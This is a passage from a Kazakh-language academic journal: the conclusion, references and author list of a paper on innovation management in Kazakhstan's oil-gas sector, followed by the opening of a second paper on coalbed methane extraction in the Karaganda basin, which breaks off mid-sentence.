- Қазақстан Республикасының мұнай-газ кешенін, дамудың инновациялық жолына қайта бағдарлау нақты және түсінікті мемлекеттік саясатты, ірі инвестицияларды және ұлттық энергетикалық нарықты, осы секторда жұмыс істейтін барлық компанияларды дамытудың ұзақ мерзімді басымдықтарына жауап беретін барлық инновациялық-инвестициялық процесті шебер реттеуді талап етеді.

- Қазақстанның мұнай-газ кешенін инновациялық даму жолына көшіру міндеті озық ғылыми-техникалық жетістіктерді әзірлеу және коммерциаландыру мүмкіндіктерімен байланысты республиканың бәсекелестік артықшылықтарын пайдалануды, ал қазақстандық компаниялардың инновациялық қызметін дамыту - ең алдымен елеулі технологиялық және қаржылық тәуекелдерді төмендетуге бағытталған мемлекет тарапынан елеулі қадамдарды талап етеді.

- Инновациялық процестерді енгізу қажеттілігі Қазақстан Республикасының мұнай-газ саласындағы проблемалардан туындады, оларға мыналар жатады: мұнай-газ кешенінің әлемдік энергетикалық нарықтың жай-күйі мен конъюктурасына жоғары тәуелділігі; шикізат базасының жай-күйін ұлғайту және жақсарту; өндірістік процестің барлық буындарындағы шығындарды бақылау және азайту; экологиялық қауіпсіздікті қамтамасыз ету; жаңа өндірістер құру; өнім нарығын ұлғайту, жоғары негізгі қорлардың тозу дәрежесі; газ саласында сақталатын инвестициялық ресурстардың тапшылығы және

оларды ұтымсыз пайдалану; өндірістік әлеуеттің әлемдік ғылыми-техникалық деңгейге сәйкес келмеуі; қоршаған ортаға сақталатын жоғары жүктеме; мұнай-газ кешені кәсіпорындарының жұмыс істеу ерекшелігін толық көлемде ескеретін дамыған және тұрақты заңнаманың болмауы.

- Мұнай-газ кешеніндегі инновациялық қызметтің стратегиялық мақсаттары: мұнайға және оны қайта өңдеу өнімдеріне ішкі және сыртқы сұранысты орнықты, экономикалық тиімді қанағаттандыру; шоғырландырылған бюджет кірісіне тұрақты жоғары түсімдерді қамтамасыз ету; Қазақстанның әлемдегі саяси мүдделерін қамтамасыз ету болып табылады [4,5].

Қазақстан экономикасының (өңдеу өнеркәсібі, қызмет көрсету саласы, көлік және т.б.) түйіскен салаларының өнімдеріне тұрақты төлемге қабілетті сұранысты қалыптастыру. Мұнай-газ кешенін дамытудың басты проблемаларының бірі Қазақстанда мемлекет пен жер қойнауын пайдаланушылардың мүдделерін ескере отырып, теңіз ортасының мұнаймен ластануын болдырмауға қатысты мәселелерді реттейтін жеке заңнамалық актінің болмауы болып табылады. Теңізде және ішкі су айдындарында мұнай операцияларын жүргізуді қоса алғанда, жер қойнауын пайдалану саласындағы қатынастарды реттейтін қолданыстағы заңда "мұнайдың төгілуі" ұғымы жоқ. Сонымен қатар, теңізге мұнай төгілген жағдайда мемлекет пен жер қойнауын пайдаланушылардың өзара іс-қимылы айқындалмаған. Жұмыстың тиімділігін арттыру және экологиялық зиянды азайту үшін оларды жоюды ең ерте кезеңнен бастау керек. Осы мәселенің маңыздылығын назарға ала отырып, бүгін "Жер қойнауы және жер қойнауын пайдалану туралы" Заңның жаңа бабымен толықтырылатын заң жобасы әзірленді, оның шеңберінде "мұнайдың теңізге төгілуі" ұғымы берілді. Онда жер қойнауын пайдаланушының мұнай төгілуінің алдын алу және жою жөніндегі жоспарларды бекіту, сондай-ақ, осы саладағы қызметті жүзеге асыратын мамандандырылған ұйыммен шарттар жасасу міндеті көзделді. Мұнайдың төгілу салдарын жою проблемасының тағы бір аспектісі жер қойнауын пайдаланушының жеткілікті қаржы қаражатымен қамтамасыз етілуі болып табылады. Әлемдік тәжірибе көрсеткендей, мұнайдың көп мөлшерде төгілуі кезінде қоршаған ортаға зиян және тазарту жұмыстарына кететін шығындар бірнеше миллиард долларға жетуі мүмкін. Осыған байланысты мемлекет жер қойнауын пайдаланушының аварияны жоюға және келтірілген залал үшін өтемақы төлеуге жеткілікті қа-

ражатының болуына тікелей мүдделі. Қазіргі уақытта жер қойнауын пайдаланушы сақтандыру лимитін таңдау кезінде көбінесе сақтандыру шығындарын үнемдеу мәселелерін басшылыққа алады және бұл жауапкершіліктің жеткіліксіз шараларына, сондай-ақ, толық емес қамтуға әкелуі мүмкін. Осыған байланысты заң жобасында жер қойнауын пайдаланушының мұнай төгілген жағдайда қаражатты шоғырландырудың мамандандырылған қорын құру жөніндегі міндеті көзделеді.

Өндірісті дамытудың инновациялық факторы жекелеген салалар мен өндірушілердің, соның ішінде энергия тасымалдаушылардың өте бәсекеге қабілетті нарығында бәсекеге қабілеттілігін анықтайды. Қазақстан Республикасының мұнай-газ кешені бүгінде елдің даму қарқынын алдын ала айқындайтын, ресурстардың әртүрлі түрлерін тиімді пайдалану үшін алғышарттар жасайтын, сондай-ақ, кешен ішінде де, сол сияқты аралас салаларда да инновациялық әзірлемелер үшін технологиялық импульстарды генерациялайтын отандық экономиканың негізі болып табылады. Қазіргі нарықтық экономикада инновацияның маңызы айтарлықтай өсті. Бұл нарықтық экономикада инновациялар дағдарысқа қарсы қуатты фактор болып табылатындығына байланысты, өйткені жаңа технологияларды, техниканың жаңа түрлерін, сондай-ақ, басқару мен өндірісті ұйымдастырудың жаңа әдістерін қолдану өндіріс шығындарының төмендеуіне, бағаның төмендеуіне, пайда мөлшерінің ұлғаюына, жаңа қажеттіліктерді ынталандыруға, компанияның беделінің (имиджінің) өсуіне әкеледі және жаңа нарықтарды жаулап алуға септігін тигізеді. Өндірістің әртүрлі салалары мен қоғамды басқару салаларына жаңа идеяларды, ғылыми білімді, технологиялар мен өнім түрлерін енгізуге негізделген Қазақстанның инновациялық қызметі республика экономикасын дамытудың аса маңызды факторларының қатарына жатады. Қазақстандағы инновациялық қызметтің ауқымын кеңейтуге “инновациялық қызмет туралы” ҚР Заңының және “Қазақстан Республикасында инновацияларды дамыту және технологиялық жаңғыртуға жәрдемдесу жөніндегі бағдарламалардың” негізгі ережелері бағытталған. “Инновациялық қызмет туралы” ҚР Заңы инновациялық қызмет саласындағы қатынастарды реттейді және мемлекеттік инновациялық саясатты іске асырудың негізгі принциптерін, бағыттары мен нысандарын айқындайды. Бұл ретте тез дамып келе жатқан бағыттарға, атап айтқанда, ақпараттық-телекоммуникациялық технологиялар мен электроникаға ерекше назар аударылады.

“Қазақстан Республикасында инновацияларды дамыту және технологиялық жаңғыртуға жәрдемдесу жөніндегі бағдарламаның” мақсаты инновациялық-технологиялық дамуды басқару жүйесін құру, салалар мен өңірлерді инновациялық дамыту есебінен экономиканың бәсекеге қабілеттілігін арттыруды қамтамасыз ететін Ұлттық инновациялық жүйені құру, жоғары технологиялық шағын және орта бизнесті дамыту және елдің ғылыми және инжинирингтік әлеуетін арттыру үшін жағдайлар жасау болып табылады. Жаңа білім, инновациялар Қазақстанның әлеуметтік-экономикалық дамуының маңызды факторына айналған жоқ. Қазақстандық кәсіпорындардың инновациялық белсенділік деңгейі әлі де төмен деңгейде – 5,7 %, ал индустриалды дамыған елдерде кәсіпорындардың шамамен 70% нарықтың жаңа сегменттерін игеру мақсатында өндірілетін өнім асортиментін кеңейтуге байланысты инновацияларды жүзеге асырады [6,7].

Нәтижелер және талқылау. Мұнай өндірісінің ерекшелігін ескере отырып, инновациялық процесс мұнай өндірісінің технологиялық тізбегінің барлық буындарында енгізілетін инновацияның өмірлік циклі кезеңдерінің өзара байланысын білдіреді, оның ішінде оны құру идеясының пайда болуынан, инновацияны коммерцияландырудан және практикалық қолданудан бастап оны неғұрлым жетілдірілген, прогрессивті түрге ауыстыруға дейінгі әртүрлі кезеңдер бар.

ҚМГ ҰК инновациялық-технологиялық даму бағдарламасына сәйкес 2022 жылы ғылыми-зерттеу және тәжірибелік конструкторлық жұмыстарға арналған шығыстар 46 млрд теңгеге дейін ұлғайтылды. Негізгі шығындар геологиялық барлау жұмыстарының тиімділігін арттыру, мұнай мен газды тасымалдау жүйесі мен технологияларын жетілдіру, экология, энергия және ресурс үнемдеу, мұнай өндіруді арттыру мақсатында сарқылған және өндіру қиын қорлары бар кен орындарын игеру тиімділігін арттыру сияқты бағыттармен байланысты болады. Алдағы жылдары ҚМГ-ның инновациялық белсенділігін күшейту “Самұрық-Қазына” ұлттық әл-ауқат қорының ұлттық компанияларға инновациялық қызметке шығыстарды ұлғайту тапсырмасымен байланысты. Сондай-ақ, “Самұрық-Қазына” рейтингіне сәйкес, бүгінде ҚМГ инновациялық қызмет деңгейі бойынша сегіз ұлттық компанияның ішінде төртінші орында тұр. ҚМГ инновациялық дамуының әлсіз тұстарының ішінде компанияда технологиялық жобалар мен активтерді басқарудың бірыңғай стандарттарының жоқтығы атап өтіледі. Компаниядағы

ағымдағы инновациялық қызметтің бірыңғай басқару орталығы жоқ. Тұтастай алғанда, компанияда инновацияларды басқарудың тұтас жүйесі, технологиялар мен инновациялар саласында инвестициялық шешімдер қабылдаудың бірыңғай процесі жоқ. Мұнда жобалық талдау комитетінің рөлін күшейту қажет болады. "Самұрық-Қазына" инновациялық қызметінің рейтингінде жоғары орынға шығу мақсатында ҚМГ қысқа мерзімді кезеңге арналған бірқатар негізгі міндеттерді айқындады. ҚМГ-да жекелеген инновациялық саясат департаментін құру, инновациялық даму саласындағы мақсаттар мен технологиялық қажеттіліктерді және тиімділіктің негізгі көрсеткіштерін көрсете отырып, стратегиялық құжаттарды бекіту жоспарлануда. Рационализация туралы бағдарламаны іске қосу керек және бұл бағдарлама әрбір еншілес кәсіпорында әзірленіп, іске қосылуы керек.

Геологиялық барлау жұмыстарының тиімділігін арттыру (мультифокусинг, цифрлық геологиялық модельдеу). 2023 жылы инновациялық технологияларды қолдана отырып, геологиялық барлау жұмыстары есебінен шоғырландырылған қалдық алынатын мұнай қорларын екі еседен астам ұлғайту. Мұнай алу коэффициентін арттыру мақсатында сарқылған және өндіру қиын қорлары бар кен орындарын игеру тиімділігін арттыру [8,9,10].

Перспективалық технологиялар:

1. Сүзгі ағындарының бағытының өзгеруімен стационарлық емес (циклдік) су тасқыны;
2. Полимер-гель жүйесін айдау;
3. Мұнай мен суды кезектесіп айдау;
4. Бүйірлік бөшкелерді кесу;
5. Көлденең ұңғымалар және тармақталған көлденең ұңғымалар.

Инновациялық әсер:

1. Қазақстандық ғылыми-зерттеу және ұжымдардың ғылыми-техникалық және тәжірибелік-конструкторлық әзірлемелерінің кен орындарындағы өндірістік сынақтар, жаңа отандық техника мен технологияларды сынау;
2. Әлемдік сервистік компаниялардың жаңа технологияларын енгізу және қолдану тәжірибесі;
3. Қолданыстағы кен орындарында жаңа технологияларды енгізу.

Қазақстан экономикасының өзегі мұнай-газ кешені болып табылады. Ол геологиялық барлау, мұнай өндіру, өңдеу, тасымалдау және қызмет көрсету кәсіпорындарын қамтитын бір-бірімен тығыз бай-

ланысты салалардың жиынтығын білдіреді. Мұнай ұлттық экономиканың одан әрі дамуын алдын ала анықтайды. Қабылданған стратегияға сәйкес мұнай-газ кешені елдің экономикалық өрлеуінің негізі болуға тиіс. Қазіргі уақытта көмірсутектерді өндіру мен экспорттаудың тұрақты өсу үрдісі байқалады. Қазақстан негізінен көмірсутек ресурстарының экспортына тәуелді. Қазіргі уақытта өңірде өндіру жыл сайын 1,5 млн тоннаға артып келеді. ҚР Мұнай-газ кешені-экономиканың басым, жетекші саласы, егемен мемлекет экономикасының маңызды құрамдас бөлігі, экономиканы тұрақтандыруға елеулі үлес қосатын елдің базалық салаларының бірі. Мұнай-газ саласын дамытудың негізгі басымдықтары: ұлттық энергетикалық қауіпсіздікті қамтамасыз ету, энергетикалық ресурстарды ұлғайту, оларды тиімді пайдалану, экспорттық және ішкі құбырларды салу болып табылады, бұл республика экономикасының тұрақты өсуіне ықпал етуі тиіс [11,12,13].

Қорытынды. Қазақстан экономикасын дамытудың қазіргі кезеңі реформалауды жүргізумен және индустриялық-инновациялық жүйені дамытумен, жаңа өндірістік-технологиялық басқаруды игерумен сипатталады, бұл кезде мемлекет шикізаттық бағыттан біртіндеп кету және дамыған жоғары технологиялық, инновациялық экономикасы бар мемлекетке көшу туралы мәселе өткір қойылады.

Қазақстандағы инновациялық процестердің қазіргі жай-күйін талдау мемлекеттік бағдарламаларды енгізуге, технопарктерді дамытудың және ғылымды басқарудың жаңа модельдерін әзірлеуге қарамастан, әлемдік стандарттармен салыстырғанда инновациялық жоспарлау мен менеджменттің жеткілікті төмен деңгейі туралы қорытынды жасауға мүмкіндік береді.

Мұнай-газ секторының кәсіпорындары республиканың отын-энергетикалық кешенінің негізгі буындарының бірі болып табылатындығына және бүгінгі күні еліміздің мемлекеттік бюджетінің қаржылық негізін қалыптастыра отырып және ауқымды инновациялық жобаларды іске асыру мүмкіндігіне ие бола отырып, Қазақстан экономикасының негізін құрайтындығына байланысты экономиканың осы секторындағы инновацияларды негізделген басқару ерекше маңызға ие болуда.

ҰМК инновациялық қызметін басқаруды жетілдіру мақсатында инновациялық жобалардың тиімділік критерийлерін, инновацияларды инвестициялауды шоғырландырудың ұйымдастырушылық-экономикалық бағдарламаларын әзірлей отырып, жаңа модельді жобалау талап етіледі.

Қазақстанның ҰҒА дамуының қазіргі кезеңінде біздің көзқарасымыз бойынша бірқатар себептер бойынша инновациялық қызметті басқаруды зерттеу қажет:

1) мемлекеттің де, мұнай-газ кәсіпорындарының да осы процеске тең құқықты қатысуына негізделген инновациялық дамудың толыққанды жүйесінің жеткіліксіз дамуы;

2) әлемдік стандарттарға, өндірістік-логистикалық процестерге қатысты қанағаттанарлықсыз даму;

3) негізгі МГК көп секторлылығы, гетерогенділігі;

4) ресми түрде белгіленген инновацияларды дамыту және енгізу критерийлерінің жеткіліксіз әзірленуі [14,15].

Осы факторларды және әлемдік МГК-дағы инновациялық процестердің ерекшеліктерін талдауды назарға ала отырып, Қазақстан экономикасының мұнай-газ секторының инновациялық қызметін басқаруды жетілдіру қоғамдық экономикалық, құқықтық, өндірістік, технологиялық, экологиялық және қаржылық қызметті қоса алғанда, басқару жүйесінің барлық құрылымын кешенді жаңғыртуды талап етеді деп есептейміз.

Литература

1. Глебов Е.В., Глебов Л.С. Курс экологии: Учеб. Пособие. – М.: РГУ нефти и газа, 2000.- 183 с.
2. Жумагулов Р. Б. Диверсификация нефтяной политики Республики Казахстан // Регион:экономика и социология. 2009. - № 4 - стр.284-291.
3. Каренов Р. С. Современное состояние и приоритетные задачи развития в перспективе нефтяной отрасли в мире и Казахстане //Вестник Карагандинского университета. 2015.– № 3 (79). -стр. 5-19.
4. «КазМунайГаз» вошел в число самых крупных компаний мира// <https://tengrinews.kz/money/kazmunaygaz-voshel-v-chislo-samyih-krupnyih-kompaniy-mira-67968/>
5. Джантуреева Э. Нефтегазовый комплекс: запасы, добыча, инвестиции// Kazakhstan.- 2014. -№ 5 - стр. 18-22.
6. Адилова Ж. Ж. Стратегия инновационного управления предприятий /Вестник КазНУ (серия экономическая). 2010. - № 3. - стр. 22-24.
7. Данабаева Д. И. Совершенствование управления инновациями в экономике Республики Казахстан // Вестник КазНТУ. 2011. - № 3(85). - стр. 244-248.
8. Хопабаев М. З. Механизмы совершенствования индустриально-инновационного развития нефтегазовой отрасли в экономике Мангистауской области // Научный Мир Казахстана. 2010. - № 5 (33). -стр.246-251.
9. Арсланбекова З. Р. Инновационный потенциал нефтегазового сектора// Молодой ученый. 2019. - № 7.- стр. 11-13.
10. Куандыков Т. С. Предприятия нефтегазового сервиса как основа развития национальной инновационной экономики: международный опыт и казахстанские реалии // Вестник Университета международного бизнеса. 2008. – № 3(9). - стр.58-62.
11. Сатыбалды Б. М., Жунусова Р. М. Основные стратегические направления развития нефтегазовой отрасли Республики Казахстан // Молодой ученый. 2016.- № 23.- стр. 287-289.
12. Ташенова С.Д., Тулеубаева М.К. Анализ промежуточных результатов выполнения Государственной программы индустриально-инновационного развития Республики Казахстан //Экономика: стратегия и практика. 2019. - № 3 (14) - стр. 85-98.
13. Герасимова Н. «Инновационное взаимодействие» как принцип реализации открытых инноваций // Инновации. 2009. - № 11. - стр. 96-101.
14. Муганов Г. М. «Инновации: создание и развитие» / Учебник.-Алматы: Қазақ университеті, 2012 - 250 с. ISBN 978-601-247- 402-2.
15. Мухтарова К.С., Мылтыкбаева А.Т. Повышение инновационного развития в системе управления регионами РК //Сб. МНПК «Дни науки». - Чехия.- 2013. -стр. 42-47.

References

1. Glebov E.V., Glebov L.S. Kurs ehkologii: Ucheb. Posobie. – М.:RGU nefti i gaza- 2000.-183 s.
2. Zhumagulov R. B. Diversifikatsiya neftyanoi politiki Respubliki Kazakhstan // Region:ehkonomika i sotsiologiya.- 2009. - № 4 - str.284-291.
3. Karenov R. S. Sovremennoe sostoyanie i prioritetyne zadachi razvitiya v perspektive neftyanoi otrasli v mire i Kazakhstane //Vestnik Karagandinskogo universiteta. 2015.- № 3 (79). - str. 5-19.
4. «KaZMunaIGaZ» voshel v chislo samykh krupnykh kompanii mira// <https://tengrinews.kz/money/kazmunaygaz-voshel-v-chislo-samyih-krupnyih-kompaniy-mira-67968/>
5. Dzhantureeva EH. Neftegazovyi kompleks: zapasy, dobycha, investitsii// Kazakhstan. 2014. -№ 5 - str. 18-22.
6. Adilova ZH. ZH. Strategiya innovatsionnogo upravleniya predpriyatii //Vestnik KaZNU (seriya ehkonomicheskaya). 2010. - № 3.- str. . 22-24.
7. Danabaeva D. I. Sovershenstvovanie upravleniya innovatsiyami v ehkonomike Respubliki Kazakhstan // Vestnik KaZNTU. 2011. - № 3(85). - str.244-248.
8. Khopabaev M. Z. Mekhanizmy sovershenstvovaniya industrial'no-innovatsionnogo razvitiya neftegazovoi otrasli v ehkonomike Mangistauskoï oblasti // Nauchnyi Mir Kazakhstana. 2010.- № 5 (33). - str. 246-251.
9. Arslanbekova Z. R. Innovatsionnyi potentsial neftegazovogo sektora// Molodoi uchenyi. 2019. – №7.- str. 11-13.
10. Kuandykov T. S. Predpriyatiya neftegazovogo servisa kak osnova razvitiya natsional'noi innovatsionnoi ehkonomiki: mezhdunarodnyi opyt i kazakhstanskii realii // Vestnik Universiteta mezhdunarodnogo biznesa. 2008. - № 3(9).- str.58-62.
11. Satybaldy B. M., Zhunusova R. M. Osnovnye strategicheskie napravleniya razvitiya neftegazovoi otrasli Respubliki Kazakhstan // Molodoi uchenyi. 2016.- № 23.- str.287-289.
- 12.Tashenova S.D., Tuleubaeva M.K. Analiz promezhutochnykh rezul'tatov vypolneniya Gosudarstvennoï programmy industrial'no-innovatsionnogo razvitiya Respubliki Kazakhstan //Ehkonomika: strategiya i praktika. 2019. - № 3 (14) - str. 85-98.
13. Gerasimova N. «Innovatsionnoe vzaimodeistvie» kak printsip realizatsii otkrytykh innovatsii // Innovatsii. 2009. - №11.- str. 96-101.
14. Mutanov G. M. «Innovatsii: sozdanie i razvitiE» / Uchebnik. -Almaty: Қазақ universiteti.-2012. -250 s. ISBN 978–601–247–402–2.
15. Mukhtarova K.S., Mylytkbaeva A.T. Povyshenie innovatsionnogo razvitiya v sisteme upravleniya regionami RK //Sb. MNPK «Dni naukI».- Chekhiya. -2013- str.42-47.

Авторлар туралы мәліметтер:

Г.Т. Космбаева - аға оқытушы, Қ.Жұбанов атындағы Ақтөбе аймақтық университеті, Ақтөбе қ., Қазақстан, gulzhank_67@mail.ru;

Р.О. Орынбасар - химия ғылымдарының кандидаты, қауымдастырылған профессор, Қ. Жұбанов атындағы Ақтөбе аймақтық университеті, Ақтөбе қ., Қазақстан, e-mail: orynbassar.raigul@gmail.com;

Г.Б. Жаумитова – аға оқытушы, Қ. Жұбанов атындағы Ақтөбе аймақтық университеті, Ақтөбе қ., Қазақстан, e-mail: domik_2003@mail.ru;

А.К. Жумабекова – Қазақ технология және бизнес университеті, химия ғылымдарының кандидаты, қауымдастырылған профессор, Астана қ., Қазақстан, e-mail: zhumabekova_ak@mail.ru;

Э.Б. Жунусова – Қазақ технология және бизнес университеті, химия ғылымдарының кандидаты, қауымдастырылған профессор, Астана қ., Қазақстан, e-mail: tahmina.66@mail.ru.

Information about authors:

Kosmbaeva G.T. - senior lecturer, K.Zhubanov Aktobe Regional State University, Aktobe, Kazakhstan, e-mail: gulzhank_67@mail.ru;

Orynbassar R.O.- Candidate of chemical sciences, Associate Professor, K.Zhubanov Aktobe Regional State University, Aktobe, Kazakhstan, e-mail: orynbassar.raigul@gmail.com;

Zhaumitova Gulsim Bolatovna - senior lecturer, K.Zhubanov Aktobe Regional State University, Aktobe, Kazakhstan, e-mail: domik_2003@mail.ru;

Zhumabekova A.K.-Candidate of chemical sciences, Associate Professor, Kazakh university of technology and business, Astana, Kazakhstan, e-mail: zhumabekova_ak@mail.ru;

Zhunosova E.B. - Candidate of chemical sciences, Associate Professor, Kazakh university of technology and business, Astana, Kazakhstan, e-mail: tahmina.66@mail.ru.

КӨМІР ҚАБАТТАРЫНАН МЕТАН ӨНДІРУДІҢ ШЕТЕЛДІК ТӘЖІРИБЕСІН ТАЛДАУ

Р.А. Мусин, М. Рабатұлы, Н.Д. Джусупов, А.А. Қайырбек*

”Әбілқас Сағынов атындағы Қарағанды техникалық университеті” коммерциялық емес акционерлік қоғамы, Қарағанды, Қазақстан
email: ayazhan.kairbek@bk.ru

Мақалада әртүрлі мемлекеттердің көмір қабаттарынан шығатын метан мөлшері жайында, сонымен қатар, әр елдің метан өндіру тәсілдері туралы қарастырылған. Элемдегі көмір бассейндерінде шамамен 70 ел бар, олардың 40-тан астамында метанды қандай да бір жолмен алу жұмыстары жүріп жатыр. Кейбір елдер көмір қабаттарынан метан өндірудің әртүрлі технологияларын сәтті қолданады. Элемнің 20-ға жуық елі метан өндіру үшін бұрғылауды белсенді қабылдайды және пайдаланады. Көмір метанының ең көп мөлшері Ресей, АҚШ, Қытай, Канада, Австралия, Оңтүстік Африка, Үндістан, Польша, Германия, Ұлыбритания, Қазақстан және Украина аумағында орналасқан кен орындарында шоғырланған. Соның ішінде метанның ең көп зерттелген ресурстары әзірге АҚШ, Канада және Австралия мемлекеттерінде бар.

Элемнің әртүрлі елдерінде метанның геологиялық пайда болу жағдайларын талдай отырып, Қарағанды көмір бассейнінде бұл газды өндірудің экономикалық тиімділігі туралы айта аламыз. Басқа елдердің тәжірибесі көмір қабаттарының пайда болуының ұқсас жағдайында метан өндіруді көрсетеді.

Түйін сөздер: метан, көмір қабаты, газдың орын ауыстыруы, өткізгіштік, газды сүзу, бұрғылау.

АНАЛИЗ ЗАРУБЕЖНОГО ОПЫТА ДОБЫЧИ МЕТАНА УГОЛЬНЫХ ПЛАСТОВ

Р.А. Мусин, М. Рабатұлы, Н.Д. Джусупов, А.А. Қайырбек*

Некоммерческое акционерное общество ”Карагандинский технический университет имени Абылкаса Сагинова”, г.Караганда, Казахстан
email: ayazhan.kairbek@bk.ru

В статье рассказывается о количестве метана, поступающего из угольных пластов разных государств, а также о способах производства метана в каждой стране. В угольных бассейнах мира насчитывается около 70 стран, более 40 из которых каким-либо образом добывают метан. Некоторые страны успешно применяют различные технологии добычи метана из угольных пластов. Около 20 стран мира активно принимают и используют бурение для производства метана. Наибольшее количество угольного метана сосредоточено на месторождениях, расположенных на территории России, США, Китая, Канады, Австралии, Южной Африки, Индии, Польши, Германии, Великобритании, Казахстана и Украины. В том числе наиболее изученные ресурсы метана пока находятся в США, Канаде и Австралии.

Анализируя условия геологического образования метана в разных странах мира, можно говорить об экономической эффективности добычи этого газа в Карагандинском угольном бассейне. Опыт других стран свидетельствует о добыче метана в аналогичных условиях образования угольных пластов.

Ключевые слова: метан, угольный пласт, смещение газа, проводимость, фильтрация газа, бурение.

ANALYSIS OF FOREIGN EXPERIENCE IN COALBED METHANE EXTRACTION

R.A. Musin, M. Rabatuly, N.D. Dzhusupov, A.A. Kaiyrbek*

Non-profit Joint Stock Company ”Karaganda Technical University named after Abylkas Saginov”, Karaganda, Kazakhstan
email: ayazhan.kairbek@bk.ru

The article describes the amount of methane coming from the coal seams of different states, as well as the methods of methane production in each country. There are about 70 countries in the coal basins of the world, more than 40 of which produce methane in some way. Some countries have successfully applied various technologies for extracting methane from coal seams. About 20 countries of the world actively accept and use drilling for methane production. The largest amount of coal methane is concentrated in deposits located in Russia, the USA, China, Canada, Australia, South Africa, India, Poland, Germany, Great Britain, Kazakhstan and Ukraine. In particular, the most studied methane resources are still in the USA, Canada and Australia.

Analyzing the conditions of geological formation of methane in different countries of the world, we can talk about the economic efficiency of the extraction of this gas in the Karaganda coal basin. The experience of other countries testifies to the extraction of methane in similar conditions of coal formation.

Keywords: methane, coal seam, gas displacement, conductivity, gas filtration, drilling .

Кіріспе. Көмір өнеркәсібі қызметкерлерінің қауіпсіздігін қамтамасыз ету бүгінгі таңда өзекті мәселе болып табылады. Қабаттардың газдылығы олардың пайда болу тереңдігіне қарай артады және тау-кен жұмыстарын жүргізуде тежеуші фактор болып табылады. Метанның кенеттен шығарылуы көптеген адам шығынын, қаржылық шығынды және басқа салдарды тудыруы мүмкін. Тек соңғы жылдары мұндай апаттар Қарағанды көмір бассейнінің шахталарында 140-тан астам адамның өмірін қиды.

Алайда, осы маңызды мәселені шешу арқылы ілеспе газ алуға болады. Газсыздандырудың қолданыстағы технологияларымен газдандыру көрсеткішін азайту оңай емес. Іс жүзінде нөлдік газ өткізгіштігі және газдың төмен шығуы олардың дамуының қазіргі тереңдігінде қабаттарға ие. Сондықтан метанның шығуын қамтамасыз ету үшін көміртегі бағанына алдын ала әсер ету қажет. Бұл процесс өнеркәсіптің немесе халық шаруашылығының қажеттіліктері үшін пайдалануға болатын ілеспе газды алуға мүмкіндік береді. Нәтижесінде көмір қабаттарының газдылығын азайту тау-кен жұмыстарын жүргізу кезінде тәуекелдерді азайтуға және еңбек қауіпсіздігін жақсартуға мүмкіндік береді.

Метан өндіру мәселесін зерттей келе, Қарағанды көмір бассейні негізінен көмір газының кен орны болып табылады деген қорытындыға келуге болады. Әртүрлі көздер бойынша метан қорын бағалай отырып, олардың табиғи газ қорымен салыстыруға болатындығын байқауға болады. Тек Қарағанды көмір бассейнінде 1-ден 4 трлн-ға дейін шоғырланған, жергілікті кәсіпорындарда 1800 м-ге дейінгі тереңдіктегі м³ газ, жыл сайын шамамен 500 млн. м³ газ газсыздандыру құралдарымен жер астынан алынады. Бұл ретте осы көлемнің тек 15% - ы отын ретінде пайдаланылады, қалғаны қоршаған ортаға эмиссия көрсеткіштерін толықтырады. Сонымен қатар, метан басқа газдарға қарағанда 20-40 есе тиімді. Ол озон қабатын бұзады және инфрақызыл Күн

радиациясын сіңіреді. Парниктік газдар концентрациясының антропогендік өсуін салыстыра отырып, атмосферада метанның жылдық жинақталуы 1-2% құрайды. Бұл көрсеткіш басқа газдардың жинақталу қарқындылығынан асып түседі. Дегенмен, метан жақсы дәстүрлі емес энергия тасымалдаушы болып табылады. Оны елдің отын-энергетикалық шикізат базасының құрамдас бөлігі ретінде қарастыруға болады. Мысалы, химия өнеркәсібі үшін көмір генезисінің метаны аммиак, метанол, ацетилен, ақуыз массасы және т.б. өндірісінде құнды шикізат болады.

Метанның бөліну көзін анықтау күрделі ғылыми-техникалық міндет болып табылады. Қазіргі заманғы түсініктерге сәйкес, көмір қабаты әртүрлі факторлардың әсерінен өткізгіштігі төмен блок-жарылған орта болып табылады. Бұл жағдайда метанның 80-90% - ы көмір қабатында сорбцияланған күйде болады. Бұл дәстүрлі газдарды өндіру технологиясымен салыстырғанда оны алу процесіне айтарлықтай әсер етеді.

Соңғы 5 жылдағы ТМД елдерінің шахталарындағы апаттарды талдай отырып, адам шығынына ұшыраған кәсіпорындардағы төтенше оқиғалардың шамамен 90%-ы кенеттен метан шығарындылары болды деген қорытынды жасауға болады. Тау-кен жұмыстарын жүргізу кезінде метан-ауа қоспасының жарылу қаупін азайтуға жер бетінен ұңғымалармен метан өндіруді ұйымдастыру мүмкіндік береді. Бұл шах энергетикалық қондырғылары үшін газды пайдалануға мүмкіндік береді, көмір өндірудің рентабельділігін арттырады және көмір өндірудің жаңа көкжиектерін жерасты тәсілімен игеруге әсер ететін жағымсыз факторларды азайтады. Жүргізілген талдау жұмысына сәйкес, Қазақстанда көмір метанының ресурстық әлеуеті 3000-4000 млрд.м³ шегінде бағаланады, жалпы дамыған және дамушы елдерде - 93-285 трлн.м³.

ҚР Тұңғыш Президенті Н.Ә. Назарбаев көмір қабаттарынан метанды барлау және өндіру туралы айтты. 2010 жылдың 26 қаңтарында тіпті көмір кен орындарынан метан өндіруді және кәдеге жаратуды ұйымдастыру туралы №747 тапсырма берілді. 2013 жылғы 28 желтоқсанда ҚР Президенті Әкімшілігі басшысының №4757-1 тапсырмасы ҚР Премьер-Министрінің орынбасарына берілді. Қойылған міндеттерді іске асыру үшін тіпті жол картасы (іс-шаралар жоспары) әзірленді.

Көмір қабаттарынан метан алуға арналған жобаларды әзірлеу кезінде анықтаушы фактор зерттелетін учаскедегі метан ресурстары туралы деректердің дұрыстығы болып табылады. $A+B+C_1$ санатындағы қабаттарда шоғырланған қорлар экстракция үшін қолжетімді болып саналады. Көмір метанының қорларын болжау мен есептеудің белгілі әдістерін зерттей отырып, болжамды деректерде айтарлықтай сәйкессіздіктерді байқауға болады [1].

Метан өндіру технологиясы қауіпсіз ресурс үнемдеу әдісімен дамуы керек, мұнда газды көмір қабаттарын жасау кезінде бұл метан газы энергетикалық отын немесе химиялық шикізат ретінде бөлініп, жиналады. Өндірудің бұл нұсқасы қатты отынның өзіндік құнын арзандатуға әсер етеді, өйткені шығындардың бір бөлігі жиналған метан газын өтеуге мүмкіндік береді. Ғалымдардың есептеулері бойынша 1 млн. м³ метан 1300 тонна көмірді алмастыра алады. Осылайша, көмір кен орнын экономикалық тиімділікке байланысты барынша пайдалануға қол жеткізіледі. Нәтижесінде бір кен орнында ме-

